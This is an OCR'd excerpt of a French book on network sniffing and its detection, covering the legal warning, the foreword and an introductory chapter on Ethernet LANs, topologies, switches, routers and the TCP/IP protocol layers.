RÉSEAUX
ET TÉLÉCOMS

collection dirigée par Guy Pujolle

L'espionnage dans les réseaux TCP / IP

sniffers et anti-sniffers

Zouheir Trabelsi

Hermes Lavoisier

L’espionnage dans les réseaux TCP / IP

AVERTISSEMENT

Le but de cet ouvrage est de faire connaître les techniques de piratage pour mieux les combattre. L'atteinte aux systèmes de traitement automatisé de données est un délit prévu par les articles 323-1 à 323-7 du Code Pénal.

Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni d'un an d'emprisonnement et de 15000 euros d'amende. Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de deux ans d'emprisonnement et de 30000 euros d'amende.

Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de trois ans d'emprisonnement et de 45000 euros d'amende.

Le fait d'introduire frauduleusement des données dans un système de traitement automatisé ou de supprimer ou de modifier frauduleusement les données qu'il contient est puni de trois ans d'emprisonnement et de 45000 euros d'amende.

La tentative des délits prévus par les articles 323-1 à 323-3 est punie des mêmes peines.

(Ordonnance n° 2000-916 du 19 septembre 2000 art. 3 Journal Officiel du 22 septembre 2000 en vigueur le 1er janvier 2002)

LAVOISIER — 11, rue Lavoisier — 75008 Paris

www.hermes-science.com
www.lavoisier.fr

ISBN 2-7462-1178-5

Clique ici pour plus de livres : https://t.me/formations8

L'espionnage dans les réseaux TCP / IP

sniffers et anti-sniffers

Zouheir Trabelsi

Hermes Science publications

Colllection dirigée par
Guy Pujolle

TABLE DES MATIERES

Clique ici pour plus de livres : https://t.me/formations8

AVANT-PROPOS

Avec le développement de l'informatique, la vie des entreprises modernes est devenue largement tributaire des échanges et interactions entre leurs diverses composantes. La plupart d'entre elles intègrent désormais des réseaux locaux. Ces échanges d'information ne vont pas sans poser des problèmes de sécurité. Par ailleurs, ces réseaux ont connu une évolution considérable, et on est passé des réseaux locaux partagés où un *hub* diffuse les paquets vers toutes les machines du réseau, aux réseaux locaux commutés où un *switch* filtre les communications aux seules machines qui communiquent. Cependant, les pirates sont à l'affût de toute innovation et ils s'ingénient à la tourner en leur faveur. Nous assistons de jour en jour à la montée de redoutables menaces mettant en péril la sécurité des systèmes et des réseaux informatiques. Pour certaines entreprises, ces attaques peuvent causer la perte ou la détérioration irrémédiables de données précieuses et vitales. Il s'avère donc nécessaire de prendre les devants pour détecter les tentatives d'attaque. L'une des tâches d'un administrateur réseau est donc de maîtriser la sécurité de son réseau.

Certes, la plupart des entreprises délaissent leurs anciens *hubs* pour les nouveaux *switches*. Et un ouvrage qui parle des *hubs* pourrait être taxé d'anachronisme. Loin s'en faut. Nous en parlons sciemment et nous en voulons pour seule preuve que, quand certains *switches* sont saturés par une attaque, ils cessent de filtrer les paquets pour se transformer en de simples *hubs*.

La plupart des attaques exploitent les failles présentes dans les protocoles de communication entre les machines des réseaux, les systèmes d'exploitation, les applications et les services réseaux. Pour faire face à ces problèmes, des outils de défenses ont été mis en place, tels les *firewalls*, les scanners de vulnérabilités, les systèmes de détection d'intrusion (IDS), les antivirus et les *sniffers*.

Les *firewalls* permettent de filtrer le trafic entrant et sortant d'un réseau, et donc de prévenir les attaques et d'en limiter l'impact. Ces outils sont exclusivement réservés à la défense du réseau interne contre le milieu externe mais ne sont d'aucun secours contre les attaques internes provenant des membres d'un même réseau local, à moins qu'un *firewall* ne soit installé dans chaque machine. Les scanners servent, à partir de bases de données de vulnérabilités, à identifier les faiblesses d'un réseau et proposent le plus souvent des solutions intéressantes. Quant aux antivirus, ils protègent les réseaux et les systèmes des virus. Les IDS, eux, sont des systèmes chargés de détecter toute activité suspecte et d'alerter immédiatement l'administrateur du réseau.

Dans le présent ouvrage, notre objectif principal est de sensibiliser les administrateurs aux dangers que représentent les *sniffers* pour la sécurité de leurs systèmes et de leurs réseaux. Seront ainsi détaillées, plusieurs attaques par des *sniffers*. Il sera également montré comment, dans un réseau partagé ou commuté, un agresseur, même sans connaissances approfondies, parvient facilement à espionner les autres utilisateurs en utilisant les techniques du *sniffing*. Nous présentons enfin les différents outils (*anti-sniffers*) disponibles pour détecter les activités malveillantes d'écoute et d'espionnage administratif.

Le *sniffer* est une arme à double tranchant. En effet, c'est un outil de gestion des réseaux. Il sert, en outre, à détecter des activités suspectes et à contrôler les accès, ce qui permet à un administrateur, en capturant et en analysant les paquets qui circulent dans un réseau, d'avoir une vision globale sur tout le trafic. Cependant, un utilisateur malveillant pourrait utiliser les *sniffers* pour des activités d'espionnage. Il peut écouter les communications qui transitent sur le réseau, intercepter les paquets dans le but de s'approprier des informations très sensibles telles que les *logins*, les mots de passe, les e-mails ou encore des documents confidentiels.

Cet ouvrage fournira :

– une présentation des réseaux locaux Ethernet, des protocoles TCP/IP et des services réseau. Ceci constituera, en quelque sorte, un prérequis pour pouvoir comprendre les chapitres suivants (chapitre 1) ;

– une description détaillée de quelques scénarios de piratage et d'espionnage dans les réseaux et les systèmes (chapitre 2) ;

– une présentation des *sniffers* dédiés aux réseaux partagés (chapitre 3) ;

– des exemples réels montrant comment un utilisateur malveillant, muni d'un *sniffer*, peut espionner ses collègues sur un réseau et obtenir des informations confidentielles (chapitre 4) ;

– les différentes techniques et outils de détection des *sniffers* dans les réseaux partagés (chapitre 5) ;

– une présentation des *sniffers* dédiés aux réseaux commutés (chapitre 6) ;

– les différentes techniques et outils de détection des *sniffers* dans les réseaux commutés (chapitre 7).

En annexe, un document donnera en Visual C++ les codes source nécessaires à la programmation d'un *sniffer* aussi bien pour un réseau partagé que pour un réseau commuté.

A la fin de l'ouvrage, une bibliographie et des adresses de sites web fourniront les références à ceux qui voudraient en savoir plus.

Le livre s'adresse principalement aux :

– directeurs et responsables de la sécurité informatiques des entreprises ;

– administrateurs et ingénieurs de sécurité réseaux ;

– consultants en matière de sécurité des systèmes d'information et des réseaux ;

– étudiants des écoles d'ingénieurs.

Nous voudrions enfin remercier tous ceux qui nous ont aidé à réaliser ce travail, notamment Aymen Soualah et Bessem Ardhaoui, de l'Ecole nationale des sciences de l'informatique (ENSI), qui m'ont assisté dans l'implémentation et les tests de l'*anti-sniffer* Advanced AntiSniffer.

Zouheir TRABELSI

Clique ici pour plus de livres : https://t.me/formations8

CHAPITRE 1

Les réseaux locaux Ethernet et les protocoles TCP/IP

Ce chapitre fournit principalement un aperçu sur les réseaux locaux Ethernet, la série des protocoles TCP/IP et les services Internet communs, afin de constituer un prérequis adéquat et nécessaire pour les chapitres suivants.

1.1. Les réseaux locaux

Un réseau local, appelé aussi réseau local d'entreprise (RLE) (ou en anglais : *local area network*, LAN) est un réseau permettant d'interconnecter les ordinateurs d'une entreprise ou d'une organisation. Grâce à ce concept, datant de 1970, les employés d'une entreprise ont à leur disposition un système permettant :

– d'échanger des informations ;

– de communiquer ;

– d'avoir accès à des services divers.

Un réseau local relie généralement des ordinateurs (ou des ressources telles que des imprimantes) à l'aide de support de transmission filaires (paires torsadées ou câbles coaxiaux la plupart du temps) dans le périmètre d'une centaine de mètres. Au-delà, on considère que le réseau fait partie d'une autre catégorie de réseau appelé MAN (*metropolitan area network*), pour laquelle les supports de transmission sont plus adaptés aux grandes distances.

1.1.1. *Les composants matériels d'un réseau local*

Un réseau local est constitué d'ordinateurs reliés par un ensemble d'éléments matériels et logiciels. Les éléments matériels permettant d'interconnecter les ordinateurs sont les suivants :

– *la carte réseau* (parfois appelé coupleur, ou *network interface card*, NIC) : il s'agit d'une carte connectée sur la carte mère de l'ordinateur et permettant de l'interfacer au support physique, c'est-à-dire aux lignes physiques permettant de transmettre l'information ;

– *le transceiver* (appelé aussi adaptateur) : il permet d'assurer la transformation des signaux circulant sur le support physique, en signaux logiques manipulables par la carte réseau, aussi bien à l'émission qu'à la réception ;

– *le support physique d'interconnexion* : c'est le support (généralement filaire, c'est-à-dire sous forme de câble) permettant de relier les ordinateurs entre eux. Les principaux supports physiques utilisés dans les réseaux locaux sont les suivants :

- le câble coaxial,
- la paire torsadée,
- la fibre optique ;

– *la prise* : il s'agit de l'élément permettant de réaliser la jonction mécanique entre la carte réseau et le support physique.

1.1.2. *Topologies des réseaux locaux*

Les dispositifs matériels mis en œuvre ne sont pas suffisants à l'utilisation du réseau local. En effet, il est nécessaire de définir une méthode d'accès standard entre les ordinateurs, afin que ceux-ci reconnaissent le mode d'échange d'informations entre eux, notamment dans le cas où plus de deux ordinateurs se partagent le support physique. Cette méthode d'accès est appelée topologie logique. La topologie logique représente la façon selon laquelle les données transitent dans les câbles. Elle est réalisée grâce à un protocole d'accès. Les protocoles d'accès (ou les topologies logiques) les plus utilisés sont :

– Ethernet ;
– *token-ring* ;
– FDDI (*fiber distributed data interface*).

L'interconnexion physique des ordinateurs est appelée topologie physique. Les topologies physiques basiques sont :

– la topologie en bus ;
– la topologie en étoile ;
– la topologie en anneau.

1.1.2.1. *Les topologies logiques*

Le réseau Ethernet

Le principe du réseau Ethernet est apparu à la fin des années 1970 dans les milieux des chercheurs aux Etats-Unis. Ce réseau, le plus répandu des réseaux locaux, est né des expériences complémentaires de DEC, Intel et Xerox, bien avant les avancées de la normalisation. Il permet à toute station de communiquer avec les autres à souhait. Mais alors, il faut une règle pour le cas où deux stations se mettraient à « parler » au même moment. La principale méthode d'accès aux réseaux locaux est le CSMA/CD (*carrier sense multiple access*), avec détection de collision (CD). C'est celle d'Ethernet.

Elle consiste pour une station, au moment où elle émet, à vérifier si une autre station n'est pas aussi en train d'émettre. Si c'est le cas, la station cesse d'émettre et réémet son message au bout d'un délai fixe. Cette méthode est aléatoire, en ce sens qu'on ne peut prévoir le temps d'émission nécessaire à un message, transmis et reçu.

Le réseau *token-ring*

Le principe du réseau *token-ring*, celui du jeton (matérialisé par un ensemble de données, ou trame, affecté à cet usage), est dit déterministe puisqu'en fonction des caractéristiques du réseau (nombre de stations et longueur du câble), on peut déterminer le temps maximal que prendra un message pour atteindre son destinataire.

En *token-ring*, avant d'émettre, un ordinateur doit en avoir la permission. C'est le principe du jeton. Une carte maîtresse du réseau (numéro d'adresse le plus bas) envoie un jeton sous la forme d'un petit message à la carte suivante (numéro d'adresse suivant). Si celle-ci ne doit pas émettre, elle envoie le jeton à l'ordinateur suivant et ainsi de suite. Si un ordinateur doit émettre, il ne le fera qu'à la réception du jeton. Son message ira de carte en carte jusqu'à destination. Le message ayant été bien reçu, l'ordinateur relâchera le jeton vers l'ordinateur suivant. Ce système peut paraître lent, mais comparé à Ethernet, la vitesse moyenne de transfert est plus élevée, surtout avec un nombre de machines important. Cette méthode d'accès est normalisée (IEEE 802.5 ou ISO 8802.5). Le droit d'émettre est matérialisé par une trame particulière, le « jeton » ou *token*. Celui-ci circule en permanence sur le réseau. Une station qui reçoit le jeton peut émettre une ou plusieurs trames (station principale). Si elle n'a rien à émettre, elle se contente de répéter le jeton (station itérative). Dans un tel système, les informations (trames) transitent par toutes les stations actives. Chaque station du réseau répète le message émis par la station principale, il n'y a donc pas de mémorisation du message car un jeton reçu est immédiatement retransmis. Le temps alloué à une station pour la répétition d'un

jeton correspond à un temps bit (possibilité de modifier bit à bit le message). Chaque station provoque ainsi un temps bit de retard dans la diffusion du message. Notons que le jeton n'a nullement besoin de contenir l'adresse d'un destinataire, le destinataire est toujours la station qui suit physiquement celle qui le détient (technique du jeton non adressé).

Le réseau FDDI

FDDI est une technologie d'accès au réseau sur des lignes de type fibre optique. Il s'agit en fait d'une paire d'anneaux (l'un est dit « primaire », l'autre, permettant de rattraper les erreurs du premier, est dit « secondaire »). Le FDDI est un anneau à jeton à détection et correction d'erreurs. C'est là que l'anneau secondaire prend son importance.


Le jeton circule entre les machines à une vitesse très élevée. S'il n'arrive pas au bout d'un certain délai, la machine considère qu'il y a eu une erreur sur le réseau.

La topologie FDDI ressemble de près à celle de *token-ring* à la différence près qu'un ordinateur faisant partie d'un réseau FDDI peut aussi être relié au concentrateur d'un second réseau. On parle alors de système biconnecté.

1.1.2.2. *Les topologies physiques*

La topologie en bus


Une topologie en bus est l'organisation la plus simple d'un réseau. En effet dans une topologie en bus, tous les ordinateurs sont reliés à une même ligne de transmission par l'intermédiaire de câbles, généralement coaxiaux. Le mot « bus » désigne la ligne physique qui relie les machines du réseau.



Cette topologie a pour avantage d'être facile à mettre en œuvre et de fonctionner aisément, par contre elle est extrêmement vulnérable : si l'une des connexions est défectueuse, c'est l'ensemble du réseau qui l'est.

La topologie en étoile


Dans une topologie en étoile, les ordinateurs du réseau sont reliés à un système matériel appelé *hub* ou concentrateur. Il s'agit d'une boîte comprenant un certain nombre de jonctions auxquelles on peut connecter les câbles en provenance des ordinateurs. Celui-ci a pour rôle d'assurer la communication entre les différentes jonctions.



Contrairement aux réseaux construits sur une topologie en bus, les réseaux en étoile sont beaucoup moins vulnérables car on peut aisément retirer une des connexions en la débranchant du concentrateur sans pour autant paralyser le reste du réseau. En revanche, ce type de réseaux est plus onéreux qu'un réseau en bus car un matériel supplémentaire est nécessaire (le *hub*).

La topologie en anneau

Dans un réseau en anneau, les ordinateurs communiquent successivement, on a donc une boucle d'ordinateurs sur laquelle chaque machine va « avoir la parole » à son tour.



En réalité, les ordinateurs d'un réseau en anneau ne sont pas reliés en boucle, mais sont reliés à un répartiteur (appelé MAU, *multistation access unit*) qui va gérer la communication entre les ordinateurs qui lui sont reliés en répartissant à chacun d'entre eux un temps de communication.

Les deux principales topologies logiques utilisant cette topologie physique sont *token-ring* et FDDI.

Le tableau 1.1 résume les avantages et les inconvénients de chacune des trois topologies.

Topologie	Avantages	Inconvénients
Bus	Economise la longueur des câbles. Support peu coûteux. Simple et fiable. Facile à étendre.	Ralentissement possible du réseau lorsque le trafic est important. Problèmes difficiles à isoler. La coupure du câble peut affecter de nombreuses stations.
Etoile	Il est facile d'ajouter d'autres ordinateurs et de procéder à des modifications. Contrôle et administration centralisés. La panne d'un seul ordinateur n'a pas d'incidence sur le reste du réseau.	La reconfiguration du réseau interrompt le fonctionnement de celui-ci. Si le point central tombe en panne, le réseau est mis hors service.
Anneau	Accès égal pour tous les ordinateurs. Performances régulières même si les utilisateurs sont nombreux.	La panne d'un seul ordinateur peut affecter le reste du réseau. Problèmes difficiles à isoler.

Tableau 1.1. *Tableau récapitulatif*

Les réseaux Ethernet étant actuellement les plus répandus, ce livre traitera du sujet des *sniffers* et des *anti-sniffers*, uniquement dans les réseaux Ethernet et avec une topologie en étoiles.

1.1.3. *Les réseaux Ethernet partagés*

Dans un réseau Ethernet partagé, toutes les machines sont reliées à un concentrateur réseau (*hub*), figure 1.1. Un concentrateur amplifie le signal pour pouvoir le renvoyer vers toutes stations connectées. Toutes les trames Ethernet arrivant sur un *hub* sont donc renvoyées sur toutes les lignes, pour être reçues par toutes les stations. Dans le cas de réseaux importants par le nombre de stations connectées ou par l'importance du flux d'informations transférées, on ne peut utiliser des *hubs*. En effet, dès qu'une station émet quelque chose, tout le monde l'entend et quand tout le monde commence à transmettre, les vitesses diminuent directement.

Du point de vue sécuritaire, vu que toutes les trames passent par toutes les machines du réseau, un utilisateur malveillant situé sur le même réseau peut espionner un trafic qui ne lui est pas destiné. C'est le *sniffing* passif. Les chapitres suivants détailleront ce type d'activité malveillante dans les réseaux Ethernet partagés.

Chaque station connectée à un réseau Ethernet possède une adresse unique codée sur 48 bits (6 octets) appelée *adresse Ethernet*, ou adresse MAC (pour *media access control*). Cette adresse est située directement sur le coupleur Ethernet (généralement une carte d'interface réseau (*network interface card*, NIC) reliée au bus interne) et c'est pourquoi on l'appelle également adresse physique ou matérielle. Les trois premiers octets de l'adresse identifient le constructeur de la carte Ethernet tandis que les trois derniers représentent le numéro de série de cette carte. Donc, en principe, tous les coupleurs ont des adresses physiques différentes.

Dans un réseau Ethernet partagé, les données sont transmises dans les trames. Chaque trame contient plusieurs champs spéciaux, dont un correspondant à l'adresse MAC de l'émetteur et un autre à l'adresse MAC du destinataire. Lorsqu'une trame est envoyée sur le réseau, toutes les cartes réseau la reçoivent et la filtrent en comparant leur adresse MAC avec l'adresse du destinataire de la trame. Si les adresses MAC correspondent, la carte réseau transmet la trame pour traitement ; sinon, elle l'ignore. Chaque station traite donc uniquement les trames qui lui sont destinées, et cela permet d'éviter une surcharge de données pour les stations du réseau. Lorsqu'une station envoie un message sur le réseau, elle peut l'envoyer à deux ou plusieurs destinataires, voire même à tout le réseau.

Pour éviter d'envoyer plusieurs trames quasi identiques (une pour chaque destinataire), il est possible d'affecter à une trame une adresse de destinataire spéciale. Ainsi, dans une trame Ethernet, l'adresse du destinataire doit appartenir à l'une des catégories suivantes :

– adresse monodestinataire (*unicast address*) : c'est l'adresse MAC d'une carte réseau. On utilise ce type d'adresse pour envoyer des données à une seule station sur le réseau ;

– adresse de diffusion multidestinataire (*multicast address*) : ce type d'adresse MAC est utilisé pour envoyer des données à un groupe de stations sur le réseau ;

– adresse de diffusion générale (*broadcast address*) : c'est une adresse réservée pour l'émission de données à toutes les stations du réseau. Elle est caractérisée par le fait que tous les bits sont à 1 (FF:FF:FF:FF:FF:FF en hexadécimal).




Figure 1.1. *Réseau Ethernet partagé*

1.1.4. *Les réseaux Ethernet commutés*

Dans un réseau Ethernet commuté, toutes les machines sont reliées à un concentrateur réseau (généralement connu sous le nom de commutateur ou de *switch*).

Le type de réseau décrit précédemment comporte quelques désavantages. D'abord, toutes les cartes réseau reçoivent la totalité des trames envoyées sur celui-ci. Cela crée un trafic supplémentaire et ralentit les performances du réseau global. C'est pour palier ce problème entre autres que les réseaux commutés sont apparus. Dans un tel réseau, toutes les stations sont reliées à un commutateur (*switch*) qui s'occupe d'envoyer les trames qu'il reçoit aux bons destinataires. Chaque machine est connectée au commutateur sur un port. Ainsi, seuls les destinataires d'une trame la reçoivent, les autres machines n'y ont pas accès.

Afin de toujours envoyer les trames aux bons destinataires sur le réseau, les commutateurs utilisent une table de correspondances entre les ports auxquels les

stations sont connectées et leurs adresses MAC. Cette table est appelée table de commutation ou la table CAM[1], et est une mémoire interne du commutateur. Le contenu de la table est mis à jour dynamiquement chaque fois qu'une nouvelle station se connecte à un port libre ou qu'une station déjà connectée au commutateur change de port, par exemple.

Ainsi, lorsqu'une trame est envoyée sur le réseau (autrement dit, vers le commutateur), celui-ci compare l'adresse MAC du destinataire de la trame avec sa table afin de trouver une correspondance possible. Il envoie ensuite la trame dans le(s) port(s) correspondant au(x) destinataire(s).

Les commutateurs construisent leur table de correspondance entre les adresses MAC et les ports au fur et à mesure qu'ils reçoivent des trames. Ils vérifient l'adresse MAC de l'émetteur et font correspondre cette adresse avec le port d'où vient la trame. Si le commutateur reçoit une trame dont le destinataire lui est inconnu (autrement dit, il n'y a pas de correspondance pour le destinataire de la trame), il peut agir comme un répétiteur (*hub*) et envoyer la trame sur tous ses ports où il peut la détruire. Ceci dépend du type du commutateur.

Les commutateurs (*switches*) permettent évidemment d'accélérer les performances du réseau, mais ils améliorent également sa sécurité. En effet, dans un réseau Ethernet commuté, vu que toutes les trames ne passent pas devant toutes les cartes réseau, un utilisateur malveillant situé sur le même réseau ne peut pas espionner un trafic qui ne lui est pas destiné. Chaque utilisateur du réseau reçoit seulement les trames qui lui sont envoyées. Néanmoins, nous verrons dans le chapitre consacré aux *sniffers* des réseaux commutés qu'il existe des techniques d'attaque qui permettent aux utilisateurs malveillants de réaliser des activités de *sniffing*. C'est le *sniffing* actif.

1.1.5. *Les routeurs*

Les *hubs* et *switches* permettent de connecter les machines d'un même réseau. Deux machines dans un même réseau ou sous-réseau peuvent communiquer directement ou avec un simple *hub* ou *switch*. Par contre, deux stations dans deux réseaux différents doivent communiquer *via* un routeur (figure 1.2).

Le routeur est pratiquement un ordinateur à lui seul. Il décode les trames et reconnaît des parties d'informations des en-têtes et peut ainsi transmettre les

1. *Content adressable memory*, dans la terminologie Cisco (leader mondial des constructeurs d'équipements réseaux).

informations sur d'autres routeurs qui les reconduisent à leur tour vers les destinataires. Un routeur filtre les informations pour n'envoyer que ce qui est effectivement destiné au réseau suivant. L'utilisation la plus courante est la connexion de multiples stations vers Internet. Les données transitant sur le réseau local (non destinées à Internet) ne sont pas transmises à l'extérieur. De plus, les routeurs permettent en partie de cacher le réseau. En effet, dans une connexion Internet par exemple, le fournisseur d'accès donne une adresse IP qui est affectée au routeur. Celui-ci, par le biais d'une technologie NAT/PAT (*network address translation*/*port address translation*) va rerouter les données vers l'adresse privée qui est affectée à la station.

Les routeurs sont paramétrables et permettent notamment de bloquer certaines connexions. Par exemple, la configuration d'un routeur permet de filtrer des paquets selon leurs adresses de source et/ou de destination.




Figure 1.2. *Réseau Ethernet commuté connecté à Internet* via *un routeur*

1.2. Les protocoles TCP/IP

Au milieu des années 1970 débutent aux Etats-Unis les travaux de DARPA[2] pour développer un réseau à commutation de paquets afin de relier ses centres de recherches, partager des équipements informatiques et échanger données et courriers. Le réseau devait résister à des attaques militaires. Il fallait donc protéger les points névralgiques dont la destruction entraînerait la paralysie du réseau. Ainsi, dès le départ le réseau ARPANET est-il conçu sans nœud particulier le dirigeant, de telle sorte que, si une voie de communication venait à être rompue, le réseau continuerait d'acheminer les informations en empruntant un autre chemin.

Le DARPA établit donc un certain nombre de normes, spécifiant les principes et conventions de communications entre ordinateurs, qui sont souvent référencés sous l'appellation TCP/IP.

C'est vers 1980 qu'apparaît le réseau Internet tel qu'on le connaît maintenant. Le DARPA commence à faire évoluer les ordinateurs de ses réseaux de recherche vers les nouveaux protocoles TCP/IP et se met à subventionner les travaux de l'université de Berkeley pour qu'elle intègre TCP/IP à son système d'exploitation Unix (BSD). Ainsi, la quasi-totalité des départements d'informatique des universités américaines commencent à se doter de réseaux locaux qui, sous l'impulsion de la NSF (National Science Foundation), seront interconnectés, en quelques années.

Les normes Internet sont publiées sous forme de fichiers texte, appelés RFC (*request for comments*) et téléchargeables gratuitement. Chaque RFC reçoit un numéro unique et définitif, donc non modifiable. De ce fait, plusieurs RFC peuvent traiter du même sujet, mais certaines d'entre elles sont obsolètes ou simplement complémentaires.

Même si, dès son origine Internet comprenait des sociétés privées, celles-ci étaient plus ou moins liées à la recherche et au développement, mais depuis l'arrivée du web en 1993, les activités commerciales s'y multiplient considérablement.

1.2.1. *Avantages des protocoles TCP/IP*

Face aux autres concurrents qui proposent des services identiques (IPX, NetBIOS, etc.), les protocoles TCP/IP présentent certains avantages. Nous en retenons les plus significatifs.

2. Defence Advanced Research Project Agency.

1. TCP/IP est indépendant de tout matériel ou constructeur. Il peut fonctionner sur une grande variété de technologies, utilisant une unité de transmission nommée datagramme, spécifiant la façon de transmettre les informations sur un type de réseau donné.

2. Chaque machine connectée *via* TCP/IP reçoit une adresse unique et toutes les paires de machines peuvent communiquer entre elles. Les nœuds intermédiaires utilisent les adresses contenues dans les datagrammes pour prendre les décisions de routage des paquets.

3. TCP/IP assure un acquittement direct entre machine source et destination, même dans l'hypothèse où les machines ne sont pas reliées sur le même réseau physique.

4. Outre les protocoles de transport, TCP/IP inclut différents protocoles d'application, par exemple, pour la messagerie électronique, le transfert de fichiers et la connexion à distance (*remote login*, *rlogin*).

1.2.2. *Architecture des protocoles TCP/IP*

Les logiciels TCP/IP sont structurés en quatre couches de protocoles qui s'appuient sur une couche matérielle comme illustré figure 1.3.

1. La couche liaison et physique constitue l'interface avec le réseau et se compose d'un *driver* pour le système d'exploitation et d'une carte d'interface de l'ordinateur avec le réseau.

2. La couche réseau ou couche IP (*Internet protocol*) gère la circulation des paquets à travers le réseau en assurant leur routage. Elle comprend aussi les protocoles ICMP (*Internet control message protocol*), ARP (*address resolution protocol*) et RARP (*reverse address resolution protocol*).

3. La couche transport assure principalement la communication entre l'émetteur et le destinataire, abstraction faite des machines intermédiaires. Elle régule le flux de données et assure un transport fiable (données transmises sans erreur et reçues dans l'ordre de leur émission) dans le cas de TCP (*transmission control protocol*) ou pas totalement fiable dans le cas de l'UDP (*user datagram protocol*). Pour UDP, l'arrivée d'un paquet (appelé dans ce cas datagramme) est assurée par la couche application.

4. La couche application propose des services de toutes sortes, en utilisant TCP, UDP, et ICMP. Parmi ces services, on trouve la messagerie électronique (POP pour la consultation, SMTP pour l'envoi), l'échange de fichiers (FTP), le service web (WWW), l'application *ping* (ICMP), le service DNS (TCP et UDP), etc.




Figure 1.3. *Architecture d'une pile TCP/IP*

